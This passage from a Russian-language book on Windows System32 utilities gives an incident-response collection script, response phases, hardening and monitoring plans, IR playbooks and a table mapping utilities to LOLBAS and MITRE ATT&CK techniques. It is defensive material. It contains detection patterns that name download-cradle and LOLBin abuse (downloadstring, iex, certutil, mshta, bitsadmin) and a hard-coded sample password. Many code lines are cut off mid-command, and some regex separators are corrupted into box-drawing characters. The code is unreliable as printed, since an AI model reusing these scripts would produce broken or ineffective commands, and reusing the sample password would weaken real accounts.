        $result | Out-File "$OutputDir\$Name.txt" -Encoding UTF8
        Write-Host " OK" -ForegroundColor Green
    } catch {
        Write-Host " ОШИБКА: $($_.Exception.Message)" -ForegroundColor Red
    }
}

# === Системная информация ===
Write-Host "`n[1/8] Системная информация" -ForegroundColor Cyan
Collect "systeminfo" { systeminfo }
Collect "whoami_all" { whoami /all }
Collect "hostname" { hostname }
Collect "environment" { Get-ChildItem Env: | Format-Table -AutoSize }

# === Сетевая информация ===
Write-Host "`n[2/8] Сеть" -ForegroundColor Cyan
Collect "ipconfig" { ipconfig /all }
Collect "netstat" { netstat -anob }
Collect "arp" { arp -a }
Collect "dns_cache" { ipconfig /displaydns }
Collect "route" { route print }
Collect "net_session" { net session }
Collect "net_use" { net use }
Collect "net_share" { net share }
Collect "portproxy" { netsh interface portproxy show all }
Collect "firewall_rules" { netsh advfirewall firewall show rule name=all dir=in }

# === Процессы ===
Write-Host "`n[3/8] Процессы" -ForegroundColor Cyan
Collect "tasklist_verbose" { tasklist /v /fo csv }
Collect "tasklist_svc" { tasklist /svc /fo csv }
Collect "process_cmdline" {
    Get-CimInstance Win32_Process |
    Select-Object ProcessId, ParentProcessId, Name, CommandLine, CreationDate |
    Export-Csv "$OutputDir\processes_detailed.csv" -NoTypeInformation -Encoding UTF8
    "Exported to processes_detailed.csv"
}

# === Службы ===
Write-Host "`n[4/8] Службы" -ForegroundColor Cyan
Collect "services" {
    Get-CimInstance Win32_Service |
    Select-Object Name, DisplayName, State, StartMode, PathName, StartName |
    Format-Table -AutoSize -Wrap
}
Collect "drivers" { driverquery /v /fo csv }

# === Персистентность ===
Write-Host "`n[5/8] Персистентность" -ForegroundColor Cyan
Collect "schtasks" { schtasks /query /fo csv /v }
Collect "autorun_hklm_run" { reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion
```

```
Collect "autorun_hklm_runonce" { reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVers
Collect "autorun_hkcu_run" { reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion
Collect "autorun_hkcu_runonce" { reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVers
Collect "winlogon" {
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
    reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
}
Collect "wmi_subscriptions" {
    Get-WmiObject -Namespace root\subscription -Class __EventConsumer | Format-List *
    Get-WmiObject -Namespace root\subscription -Class __EventFilter | Format-List *
    Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Forma
}
Collect "startup_folders" {
    Get-ChildItem "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup" -Force
    Get-ChildItem "$env:APPDATA\Microsoft\Windows\Start Menu\Programs\Startup" -Force
}

# ═══ Учётные записи ═══
Write-Host "`n[6/8] Учётные записи" -ForegroundColor Cyan
Collect "local_users" { Get-LocalUser | Format-Table -AutoSize }
Collect "local_groups" { Get-LocalGroupMember -Group "Administrators" }
Collect "cmdkey_list" { cmdkey /list }
Collect "net_accounts" { net accounts }

# ═══ Журналы событий ═══
Write-Host "`n[7/8] Журналы событий" -ForegroundColor Cyan

# Экспорт ключевых журналов в EVTX
$eventLogs = @(
    "Security",
    "System",
    "Application",
    "Microsoft-Windows-Sysmon/Operational",
    "Microsoft-Windows-PowerShell/Operational",
    "Microsoft-Windows-WMI-Activity/Operational",
    "Microsoft-Windows-TaskScheduler/Operational"
)

$evtxDir = "$OutputDir\EventLogs"
New-Item -ItemType Directory -Path $evtxDir -Force | Out-Null

foreach ($log in $eventLogs) {
    $safeName = $log -replace '[/\\]', '_'
    Write-Host "  Экспорт: $log..." -NoNewline
    try {
        wevtutil epl $log "$evtxDir\$safeName.evtx" 2>$null
        Write-Host " OK" -ForegroundColor Green
    } catch {
        Write-Host " Пропущен" -ForegroundColor Yellow
    }
}

# ═══ Файловые артефакты ═══
Write-Host "`n[8/8] Файловые артефакты" -ForegroundColor Cyan
Collect "recent_exe_temp" {
    Get-ChildItem "C:\Windows\Temp" -Filter *.exe -Recurse -ErrorAction SilentlyContinu
    Select-Object FullName, Length, CreationTime, LastWriteTime
}
Collect "recent_exe_users" {
    Get-ChildItem "C:\Users\*\AppData\Local\Temp" -Filter *.exe -Recurse -ErrorAction S
    Select-Object FullName, Length, CreationTime, LastWriteTime
}
Collect "prefetch" {
    Get-ChildItem "C:\Windows\Prefetch" -Filter *.pf -ErrorAction SilentlyContinue |
    Select-Object Name, CreationTime, LastWriteTime | Sort-Object LastWriteTime -Descen
}

# ═══ Сводка ═══
Write-Host "`n═══ Сбор завершён ═══" -ForegroundColor Green
$totalFiles = (Get-ChildItem $OutputDir -Recurse -File).Count
$totalSize = (Get-ChildItem $OutputDir -Recurse -File | Measure-Object -Property Length
Write-Host "Файлов: $totalFiles | Общий размер: $([math]::Round($totalSize, 2)) МБ" -Fo
Write-Host "Директория: $OutputDir" -ForegroundColor Yellow
Write-Host "`nРекомендация: заархивируйте и передайте на анализ:" -ForegroundColor Cyan
Write-Host "  Compress-Archive -Path '$OutputDir' -DestinationPath '$OutputDir.zip'" -F
```

Порядок действий при инциденте

Формализованный порядок реагирования с использованием нативных утилит:

Фаза 1: Идентификация и изоляция (0-15 минут)

```
:: 1. Зафиксировать текущее состояние (до любых изменений!)
:: Запустить IRCollect.ps1 или собрать вручную:
whoami /all > C:\IR\01_whoami.txt
systeminfo > C:\IR\02_systeminfo.txt
netstat -anob > C:\IR\03_netstat.txt
tasklist /v > C:\IR\04_tasklist.txt

:: 2. Изолировать систему (если подтверждена компрометация)
:: Вариант А: Программная изоляция (отключение сетевых интерфейсов)
netsh interface set interface "Ethernet" disabled
:: Вариант Б: Физическое отключение сетевого кабеля
:: Вариант В: Через файрвол — заблокировать всё, кроме порта управления
netsh advfirewall set allprofiles firewallpolicy blockinbound,blockoutbound
netsh advfirewall firewall add rule name="IR-AllowManagement" dir=in action=allow prot
```

Фаза 2: Сбор и сохранение доказательств (15-60 минут)

```
:: 3. Полный сбор артефактов (скрипт IRCollect.ps1)
powershell -ExecutionPolicy Bypass -File C:\Scripts\IRCollect.ps1

:: 4. Дамп памяти (если необходимо — требуется внешний инструмент)
:: Нативными средствами невозможно, но можно зафиксировать открытые файлы:
openfiles /query /fo csv > C:\IR\05_openfiles.txt

:: 5. Сохранение журналов событий
mkdir C:\IR\EventLogs
wevtutil epl Security C:\IR\EventLogs\Security.evtx
wevtutil epl System C:\IR\EventLogs\System.evtx
wevtutil epl Application C:\IR\EventLogs\Application.evtx
wevtutil epl "Microsoft-Windows-Sysmon/Operational" C:\IR\EventLogs\Sysmon.evtx
```

Фаза 3: Анализ (1-4 часа)

```
# 6. Поиск подозрительных процессов
Get-CimInstance Win32_Process | Where-Object {
    $_.CommandLine -match "powershell.*-enc├─hidden|downloadstring|iex|frombase64" -or
    $_.ExecutablePath -match "\\Temp\\|\\AppData\\|\\ProgramData\\|\\Public\\"
} | Format-Table ProcessId, Name, CommandLine -Wrap

# 7. Поиск подозрительных событий 4688 за последние 24 часа
$start = (Get-Date).AddHours(-24)
Get-WinEvent -FilterHashtable @{
    LogName = 'Security'; Id = 4688; StartTime = $start
} | Where-Object {
    $_.Properties[8].Value -match "certutil|mshta|cmstp|bitsadmin|wscript|cscript" -or
    $_.Properties[8].Value -match "-enc├─hidden|downloadstring|invoke-expression"
} | Select-Object TimeCreated,
    @{N='User';E={$_.Properties[1].Value}},
    @{N='Process';E={$_.Properties[5].Value}},
    @{N='CommandLine';E={$_.Properties[8].Value}} |
    Format-List

# 8. Проверка новых служб (Event ID 7045)
Get-WinEvent -FilterHashtable @{
    LogName = 'System'; Id = 7045; StartTime = $start
} | Format-List TimeCreated, Message

# 9. Проверка запланированных задач, созданных за последние 24 часа
Get-WinEvent -FilterHashtable @{
    LogName = 'Security'; Id = 4698; StartTime = $start
} | Format-List TimeCreated, Message
```

Фаза 4: Устранение и восстановление

```
:: 10. Удаление вредоносных артефактов
:: Удалить вредоносную запланированную задачу
schtasks /delete /tn "MaliciousTask" /f

:: Удалить вредоносную службу
sc stop MaliciousService
sc delete MaliciousService

:: Удалить записи автозагрузки
reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "MaliciousEntry" /f

:: Удалить правила portproxy
netsh interface portproxy reset

:: 11. Восстановить нормальную сетевую конфигурацию
netsh advfirewall reset
netsh interface set interface "Ethernet" enabled

:: 12. Принудительная смена паролей скомпрометированных учётных записей
net user compromised_user NewP@ssw0rd!2026 /domain
```

26.11. Практические сценарии

Полный hardening-план для рабочей станции

Поэтапный план для типичной корпоративной рабочей станции Windows 11 Enterprise:

Этап 1: Аудит и мониторинг (День 1-3)

```
# 1.1 Настройка расширенного аудита
# Применить через GPO или локально:
auditpol /set /subcategory:"Process Creation" /success:enable /failure:enable
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"Special Logon" /success:enable
auditpol /set /subcategory:"Sensitive Privilege Use" /success:enable /failure:enable

# 1.2 Включить Command Line Logging
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" `
    /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f

# 1.3 Включить PowerShell Logging (все три вида)
# Script Block Logging
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" `
    /v EnableScriptBlockLogging /t REG_DWORD /d 1 /f
# Module Logging
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging" `
    /v EnableModuleLogging /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging\ModuleNames
    /v "*" /t REG_SZ /d "*" /f
# Transcription
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" `
    /v EnableTranscripting /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" `
    /v OutputDirectory /t REG_SZ /d "\\FileServer\PSTranscripts$\%COMPUTERNAME%" /f

# 1.4 Установить Sysmon
sysmon64.exe -accepteula -i sysmonconfig-export.xml

# 1.5 Увеличить размеры журналов событий
wevtutil sl Security /ms:1073741824
wevtutil sl "Microsoft-Windows-Sysmon/Operational" /ms:268435456
wevtutil sl "Microsoft-Windows-PowerShell/Operational" /ms:268435456
```

Этап 2: Базовые ограничения (День 4-7)

```
# 2.1 Отключить WSH
reg add "HKLM\SOFTWARE\Microsoft\Windows Script Host\Settings" /v Enabled /t REG_DWORD

# 2.2 Блокировка опасных утилит через AppLocker (Audit mode)
# Импортировать политику с блокировкой mshta, cmstp, certutil
# Начать с Audit mode — собирать данные 2 недели

# 2.3 Отключить AutoRun
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer" `
    /v NoDriveTypeAutoRun /t REG_DWORD /d 255 /f

# 2.4 Отключить Remote Desktop для обычных пользователей (если не нужен)
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" `
    /v fDenyTSConnections /t REG_DWORD /d 1 /f

# 2.5 Отключить ненужные службы
$servicesToDisable = @(
    "RemoteRegistry",    # Удалённый доступ к реестру
    "WMSvc",             # Web Management Service
    "TlntSvr"            # Telnet Server
)
foreach ($svc in $servicesToDisable) {
    $service = Get-Service $svc -ErrorAction SilentlyContinue
    if ($service) {
        Stop-Service $svc -Force -ErrorAction SilentlyContinue
        Set-Service $svc -StartupType Disabled
    }
}
```

Этап 3: Усиленные ограничения (Неделя 2-3)

```
# 3.1 Перевести AppLocker из Audit в Enforce (после анализа)
# 3.2 Включить Credential Guard (требуется UEFI, Secure Boot, TPM 2.0)
# Через GPO: Turn On Virtualization Based Security → Credential Guard: Enabled with UEF

# 3.3 Настроить Windows Firewall — заблокировать исходящие по умолчанию
netsh advfirewall set allprofiles firewallpolicy blockinbound,allowoutbound
# Затем создать правила для разрешённых приложений:
netsh advfirewall firewall add rule name="Allow-Browser" dir=out action=allow program="
netsh advfirewall firewall add rule name="Allow-Office" dir=out action=allow program="C

# 3.4 Ограничить PowerShell (WDAC + Constrained Language Mode)
# Это активируется автоматически при внедрении WDAC с UMCI
```

Полный hardening-план для сервера

Серверный харденинг отличается от рабочих станций — здесь приоритет на стабильности и доступности, но ограничения могут быть строже, так как набор легитимных операций более предсказуем.

```
# ═══ Server Hardening Script ═══
# Для Windows Server 2022 / 2025

# 1. Аудит (аналогичен рабочей станции, плюс дополнительно)
auditpol /set /subcategory:"File System" /success:enable /failure:enable
auditpol /set /subcategory:"Registry" /success:enable /failure:enable
auditpol /set /subcategory:"SAM" /success:enable /failure:enable
auditpol /set /subcategory:"Kernel Object" /success:enable /failure:enable

# 2. Отключить неиспользуемые роли и компоненты
# Удалить PowerShell v2 (обходит AMSI и Constrained Language Mode)
Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root -
Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2 -NoRes

# Удалить SMBv1
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol -NoRestart

# 3. Ограничить SMB
# Минимизировать информацию, раскрываемую через SMB
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Force
Set-SmbServerConfiguration -EncryptData $true -Force
Set-SmbServerConfiguration -RejectUnencryptedAccess $true -Force

# 4. Ограничить NTLM
# GPO: Network security: Restrict NTLM: Audit NTLM authentication in this domain = Ena
# GPO: Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers = Audi

# 5. Настроить JEA (Just Enough Administration) для удалённого управления
# Вместо полного доступа PowerShell Remoting — только необходимые команды
$JEAConfig = @{
    SessionType = 'RestrictedRemoteServer'
    VisibleCmdlets = @(
        'Get-Service',
        'Restart-Service',
        'Get-Process',
        'Get-EventLog',
        'Get-NetTCPConnection'
    )
    VisibleExternalCommands = @(
        'C:\Windows\System32\ipconfig.exe',
        'C:\Windows\System32\netstat.exe'
    )
    LanguageMode = 'NoLanguage'
}
New-PSSessionConfigurationFile -Path "C:\JEA\MonitoringEndpoint.pssc" @JEAConfig

# 6. Увеличить журналы (сервер генерирует больше событий)
wevtutil sl Security /ms:4294967296              # 4 ГБ
wevtutil sl System /ms:1073741824                # 1 ГБ
wevtutil sl "Microsoft-Windows-Sysmon/Operational" /ms:1073741824
```

Развёртывание мониторинга с нуля

Пошаговый план для организации, начинающей с нуля:

Неделя 1: Подготовка инфраструктуры

```
1. Выделить сервер-коллектор для WEF
   - Windows Server 2022, 4+ ядер, 16+ ГБ RAM, 1+ ТБ диск
   - Настроить WEC (Windows Event Collector)

2. Подготовить конфигурацию Sysmon
   - Взять SwiftOnSecurity config как основу
   - Адаптировать под среду (исключить легитимный шум)

3. Создать GPO для развёртывания:
   - GPO_Audit — настройки аудита
   - GPO_Sysmon — установка и конфигурация Sysmon
   - GPO_PSLogging — логирование PowerShell
   - GPO_WEF — настройка пересылки событий
```

Неделя 2: Развёртывание на пилотной группе (10-20 машин)

```
# Развернуть Sysmon через GPO Startup Script
# deploy_sysmon.bat — помещается в GPO Computer Startup Scripts

@echo off
if exist "C:\Windows\Sysmon64.exe" (
    C:\Windows\Sysmon64.exe -c \\domain.local\NETLOGON\Sysmon\sysmonconfig.xml
) else (
    \\domain.local\NETLOGON\Sysmon\Sysmon64.exe -accepteula -i \\domain.local\NETLOGON\
)
```

Неделя 3-4: Анализ и настройка

```
# Анализ объёма данных на коллекторе
$forwardedLog = Get-WinEvent -LogName "ForwardedEvents" -MaxEvents 1
$logInfo = wevtutil gl "ForwardedEvents"
Write-Host "Размер журнала ForwardedEvents:"
Write-Host $logInfo

# Подсчёт событий по типам за сутки
$start = (Get-Date).AddDays(-1)
Get-WinEvent -FilterHashtable @{
    LogName = 'ForwardedEvents'
    StartTime = $start
} | Group-Object Id | Sort-Object Count -Descending |
    Select-Object Count, Name | Format-Table -AutoSize
```

Неделя 5+: Полное развёртывание и алертинг

Распространить GPO на все рабочие станции и серверы. Настроить алерты на критические события с помощью запланированных задач:

```
# AlertOnCriticalEvent.ps1 — запуск через задачу, привязанную к Event ID
param([string]$EventRecordId, [string]$EventChannel)

$event = Get-WinEvent -FilterHashtable @{
    LogName = $EventChannel
    Id = 4720  # Создание учётной записи
} -MaxEvents 1

$alertBody = @"
SECURITY ALERT: Создана новая учётная запись
Хост: $env:COMPUTERNAME
Время: $($event.TimeCreated)
Детали: $($event.Message)
"@

# Отправка на email / webhook / SIEM
Send-MailMessage -To "soc@corp.com" -From "alerts@corp.com" `
    -Subject "ALERT: New Account Created on $env:COMPUTERNAME" `
    -Body $alertBody -SmtpServer "smtp.corp.local"
```

Регистрация задачи, привязанной к событию:

```
<!-- EventTriggerTask.xml — импорт через schtasks -->
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <Triggers>
    <EventTrigger>
      <Enabled>true</Enabled>
      <Subscription>
        &lt;QueryList&gt;
          &lt;Query Id="0" Path="Security"&gt;
            &lt;Select Path="Security"&gt;
              *[System[(EventID=4720 or EventID=4732 or EventID=4756)]]
            &lt;/Select&gt;
          &lt;/Query&gt;
        &lt;/QueryList&gt;
      </Subscription>
    </EventTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>powershell.exe</Command>
      <Arguments>-ExecutionPolicy Bypass -File C:\Scripts\AlertOnCriticalEvent.ps1</Arg
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <ExecutionTimeLimit>PT1H</ExecutionTimeLimit>
    <Enabled>true</Enabled>
  </Settings>
</Task>
```

IR Playbook на основе нативных утилит

Структурированный playbook для типичных сценариев:

Сценарий А: Обнаружен подозрительный процесс

```
1. ОПРЕДЕЛИТЬ:
   tasklist /fi "PID eq <PID>" /v
   wmic process where ProcessId=<PID> get CommandLine,ExecutablePath,ParentProcessId

2. НАЙТИ РОДИТЕЛЯ:
   wmic process where ProcessId=<ParentPID> get Name,CommandLine,CreationDate

3. ПРОВЕРИТЬ СЕТЕВУЮ АКТИВНОСТЬ:
   netstat -anob | findstr <PID>

4. ПРОВЕРИТЬ ФАЙЛ:
   dir /q "<путь к файлу>"
   certutil -hashfile "<путь к файлу>" SHA256

5. РЕШЕНИЕ: Завершить или оставить для анализа
   taskkill /PID <PID> /F  (если подтверждена угроза)
```

Сценарий Б: Подозрение на Lateral Movement

```
1. ПРОВЕРИТЬ АКТИВНЫЕ СЕССИИ:
   net session
   query user

2. ПРОВЕРИТЬ ВХОДЫ (Event ID 4624, Logon Type 3 и 10):
   wevtutil qe Security /q:"*[System[(EventID=4624)] and EventData[Data[@Name='LogonTy

3. ПРОВЕРИТЬ НОВЫЕ СЛУЖБЫ (признак PSExec):
   wevtutil qe System /q:"*[System[(EventID=7045)]]" /c:20 /f:text /rd:true

4. ПРОВЕРИТЬ SMB-ПОДКЛЮЧЕНИЯ:
   net use
   Get-SmbConnection
   Get-SmbSession

5. ПРОВЕРИТЬ ЗАПЛАНИРОВАННЫЕ ЗАДАЧИ (признак at/schtasks lateral movement):
   schtasks /query /fo csv /v | findstr /i "\\\\remote"
```

Сценарий B: Подозрение на утечку данных

```
1. ПРОВЕРИТЬ ИСХОДЯЩИЕ СОЕДИНЕНИЯ:
   netstat -anob | findstr ESTABLISHED

2. ПРОВЕРИТЬ DNS-ЗАПРОСЫ (возможен DNS-туннелирование):
   ipconfig /displaydns

3. ПРОВЕРИТЬ BITSADMIN ЗАДАЧИ (exfiltration через BITS):
   bitsadmin /list /allusers /verbose

4. ПРОВЕРИТЬ PORTPROXY (туннелирование):
   netsh interface portproxy show all

5. ПРОВЕРИТЬ ОБЪЁМ ДАННЫХ (powershell):
   Get-NetTCPConnection -State Established |
       Sort-Object -Property OwningProcess |
       Group-Object OwningProcess |
       Select-Object Count, Name
```

26.12. Итоги и рекомендации

Построение эффективной системы мониторинга и харденинга — это непрерывный процесс, а не разовое мероприятие. Ключевые принципы:

Приоритет действий:

1. **Сначала мониторинг** — невозможно защитить то, что не видишь. Включение аудита, Sysmon и централизованного сбора логов должно быть первым шагом.
2. **Затем базовый харденинг** — отключение WSH, блокировка явно опасных утилит для обычных пользователей, Command Line Logging.
3. **Далее усиление** — AppLocker/WDAC, Constrained Language Mode, Credential Guard. Каждое ограничение — через тестирование в Audit mode.
4. **Непрерывное совершенствование** — регулярный анализ логов, обновление конфигураций, реагирование на новые техники атак.

Типичные ошибки:

- Внедрение ограничений без предварительного мониторинга — нарушает бизнес-процессы
- Блокировка только 64-битных версий утилит (забывают про SysWOW64)
- Отсутствие плана отката — невозможность быстро отменить изменения
- Рассчёт только на один уровень защиты — нужна эшелонированная оборона
- Сбор логов без их анализа — бесполезен

Метрики эффективности:

- Mean Time to Detect (MTTD) — среднее время обнаружения инцидента
- Coverage — процент машин с настроенным мониторингом
- Alert Fidelity — соотношение истинных и ложных срабатываний
- Compliance Score — процент соответствия baseline-конфигурации

Утилиты System32 — это одновременно инструмент атаки и инструмент защиты. Знание обеих сторон делает специалиста по безопасности по-настоящему эффективным. Система мониторинга, построенная на нативных средствах Windows и описанная в этой главе, способна обнаружить подавляющее большинство атак, использующих технику Living off the Land, без закупки дорогостоящих коммерческих решений.

Приложения

Приложение A: Алфавитный справочник утилит System32

Данное приложение содержит сводную таблицу наиболее значимых утилит из каталога `%SystemRoot%\System32`. Для каждой утилиты указано краткое назначение, минимально необходимый уровень привилегий для запуска, наличие записи в проекте LOLBAS (Living Off The Land Binaries and Scripts), применимые тактики MITRE ATT&CK и ссылка на главу книги, где утилита рассмотрена подробно.

Условные обозначения

- **Привилегии:** `U` — обычный пользователь, `A` — администратор (UAC elevation), `S` — SYSTEM/TrustedInstaller
- **LOLBAS:** `+` — да, утилита задокументирована в проекте LOLBAS; `-` — нет
- **MITRE:** указаны идентификаторы техник; прочерк означает, что утилита не имеет широко известного злонамеренного применения
- **Глава:** номер главы, где утилита описана наиболее детально; «—» означает упоминание, но не подробное описание

Таблица утилит

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
1	`at.exe`	Планирование задач (устаревшая, до Windows 8)	A	+	T1053.002	10
2	`attrib.exe`	Управление атрибутами файлов (скрытый, системный, архивный)	U	+	T1564.001	7
3	`auditpol.exe`	Настройка политик аудита безопасности	A	–	T1562.002	14
4	`bcdboot.exe`	Создание и восстановление загрузочной конфигурации BCD	A	–	T1542	—
5	`bcdedit.exe`	Редактирование хранилища данных конфигурации загрузки (BCD)	A	–	T1542, T1490	—
6	`bitsadmin.exe`	Управление фоновой передачей файлов (BITS)	U	+	T1197, T1105	21
7	`bootcfg.exe`	Настройка параметров загрузки boot.ini (устаревшая)	A	–	—	—
8	`cacls.exe`	Управление ACL файлов (устаревшая, замена — icacls)	U	–	T1222.001	8
9	`calc.exe`	Калькулятор (перенаправление на UWP-приложение)	U	–	—	—
10	`certreq.exe`	Запрос и получение сертификатов из центра сертификации	U	+	T1105, T1553.004	12
11	`certutil.exe`	Управление сертификатами, хешами, кодированием Base64/hex	U	+	T1140, T1105, T1553.004	12
12	`chcp.exe`	Изменение кодовой страницы консоли	U	–	—	15

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
13	`chkdsk.exe`	Проверка и восстановление файловой системы диска	A	–	—	6
14	`chkntfs.exe`	Управление автоматической проверкой диска при загрузке	A	–	—	6
15	`choice.exe`	Выбор варианта в пакетных файлах	U	–	—	15
16	`cipher.exe`	Шифрование EFS, безопасное затирание свободного пространства	U	–	T1486, T1070.004	8
17	`clip.exe`	Копирование данных stdin в буфер обмена	U	–	T1115	15
18	`cmd.exe`	Командный интерпретатор Windows	U	+	T1059.003	15
19	`cmdkey.exe`	Управление сохранёнными учётными данными (Credential Manager)	U	+	T1555.004	14
20	`cmstp.exe`	Установщик профилей Connection Manager	U	+	T1218.003	17
21	`comp.exe`	Побайтовое сравнение двух файлов	U	–	—	7
22	`compact.exe`	Управление NTFS-сжатием файлов и каталогов	U	–	—	7
23	`conhost.exe`	Хост-процесс консольного окна	S	–	T1055	2
24	`control.exe`	Запуск апплетов панели управления	U	+	T1218.002	17
25	`convert.exe`	Конвертация файловой системы FAT в NTFS	A	–	—	6
26	`cscript.exe`	Скриптовый хост для WSH (консольный режим)	U	+	T1059.005	16

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
27	`defrag.exe`	Дефрагментация и оптимизация дисков	A	–	—	6
28	`diskpart.exe`	Интерактивное управление разделами дисков	A	–	T1561	6
29	`diskperf.exe`	Включение/отключение счётчиков производительности дисков	A	–	—	20
30	`djoin.exe`	Оффлайн-присоединение к домену Active Directory	A	–	—	—
31	`dnscmd.exe`	Управление DNS-сервером (Server editions)	A	+	T1071.004	—
32	`doskey.exe`	Макросы и история команд командной строки	U	–	—	15
33	`driverquery.exe`	Вывод списка установленных драйверов	U	–	T1082	19
34	`dsget.exe`	Запрос свойств объектов Active Directory	U	–	T1087.002	—
35	`dsquery.exe`	Поиск объектов в Active Directory	U	–	T1087.002	—
36	`dxdiag.exe`	Диагностика DirectX, информация о системе	U	–	T1082	19
37	`esentutl.exe`	Обслуживание баз данных ESE (Extensible Storage Engine)	U	+	T1003.003, T1105	21
38	`eventcreate.exe`	Создание пользовательских записей в журнале событий	A	–	T1070	24
39	`eventvwr.exe`	Просмотр журналов событий Windows (GUI)	U	+	T1548.002	24

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
40	`expand.exe`	Распаковка файлов из CAB-архивов	U	+	T1140	21
41	`extrac32.exe`	Извлечение файлов из CAB-архивов (16-битное наследие)	U	+	T1105	21
42	`fc.exe`	Сравнение содержимого двух файлов	U	–	—	7
43	`find.exe`	Поиск текстовых строк в файлах	U	–	—	15
44	`findstr.exe`	Расширенный поиск строк с поддержкой regex	U	+	T1105	15
45	`finger.exe`	Клиент протокола Finger (RFC 742)	U	+	T1105	21
46	`fltMC.exe`	Управление минифильтрами файловой системы	A	–	T1562.001	6
47	`forfiles.exe`	Пакетная обработка файлов по критериям	U	+	T1059	21
48	`format.exe`	Форматирование дисков	A	–	T1561.002	6
49	`fsutil.exe`	Расширенное управление файловой системой NTFS/ReFS	A	+	T1564, T1070	6
50	`ftp.exe`	Клиент протокола FTP	U	+	T1071.002, T1105	21
51	`gpresult.exe`	Просмотр результирующего набора групповых политик	U	–	T1082, T1615	—
52	`gpupdate.exe`	Принудительное обновление групповых политик	U	–	—	—
53	`hostname.exe`	Вывод имени компьютера	U	–	T1082	3
54	`icacls.exe`	Расширенное управление ACL файлов и	U	–	T1222.001	8

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
		каталогов				
55	`iexpress.exe`	Создание самораспаковывающихся CAB-архивов	U	+	T1218	21
56	`ipconfig.exe`	Конфигурация TCP/IP и управление DNS-кэшем	U	–	T1016	3
57	`klist.exe`	Управление билетами Kerberos	U	–	T1558	14
58	`logman.exe`	Управление сессиями трассировки событий (ETW)	A	–	T1562.002	20
59	`logoff.exe`	Завершение сеанса пользователя	U	–	—	—
60	`makecab.exe`	Создание CAB-архивов	U	+	T1560.001	21
61	`manage-bde.exe`	Управление шифрованием дисков BitLocker	A	–	T1486	13
62	`mmc.exe`	Консоль управления Microsoft (оснастки)	U	–	T1218	—
63	`mode.exe`	Настройка параметров консоли и COM-портов	U	–	—	15
64	`more.exe`	Постраничный вывод текста	U	–	—	15
65	`mountvol.exe`	Управление точками монтирования томов	A	–	—	6
66	`msg.exe`	Отправка сообщений пользователям терминального сервера	U	–	—	—
67	`mshta.exe`	Хост для HTML-приложений (HTA)	U	+	T1218.005	16
68	`msiexec.exe`	Установщик Windows Installer (MSI-пакеты)	U	+	T1218.007	17
69	`msinfo32.exe`	Подробная информация о системе (GUI)	U	–	T1082	19

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
70	`mstsc.exe`	Клиент удалённого рабочего стола (RDP)	U	–	T1021.001	—
71	`nbtstat.exe`	Статистика и таблица имён NetBIOS over TCP/IP	U	–	T1016, T1018	3
72	`net.exe`	Управление сетью, пользователями, службами, ресурсами	U	–	T1087, T1135, T1049	5
73	`net1.exe`	Альтернативный бинарный файл net.exe (обход перехвата)	U	–	T1087, T1135	5
74	`netcfg.exe`	Установка/удаление сетевых компонентов	A	–	—	4
75	`netsh.exe`	Конфигурация сети, брандмауэра, Wi-Fi, диагностика	U/A	+	T1562.004, T1049, T1040	4
76	`netstat.exe`	Сетевые соединения, порты, таблица маршрутизации	U	–	T1049	5
77	`nltest.exe`	Диагностика доверительных отношений домена	U	–	T1482, T1016	—
78	`notepad.exe`	Текстовый редактор Notepad	U	+	T1218	—
79	`nslookup.exe`	Диагностика DNS — интерактивные запросы	U	–	T1016	3
80	`ntdsutil.exe`	Обслуживание базы данных Active Directory (Server)	A	–	T1003.003	—
81	`openfiles.exe`	Просмотр и отключение открытых общих файлов	A	–	T1135	5

№	Имя файла	Назначение	Привилегии	LOLBAS	MITRE ATT&CK	Глава
82	`pathping.exe`	Трассировка маршрута с анализом потерь пакетов	U	–	T1018	3
83	`pcalua.exe`	Помощник совместимости программ (Program Compatibility)	U	+	T1218	21
84	`perfmon.exe`	Монитор производительности (GUI)	U	–	—	20
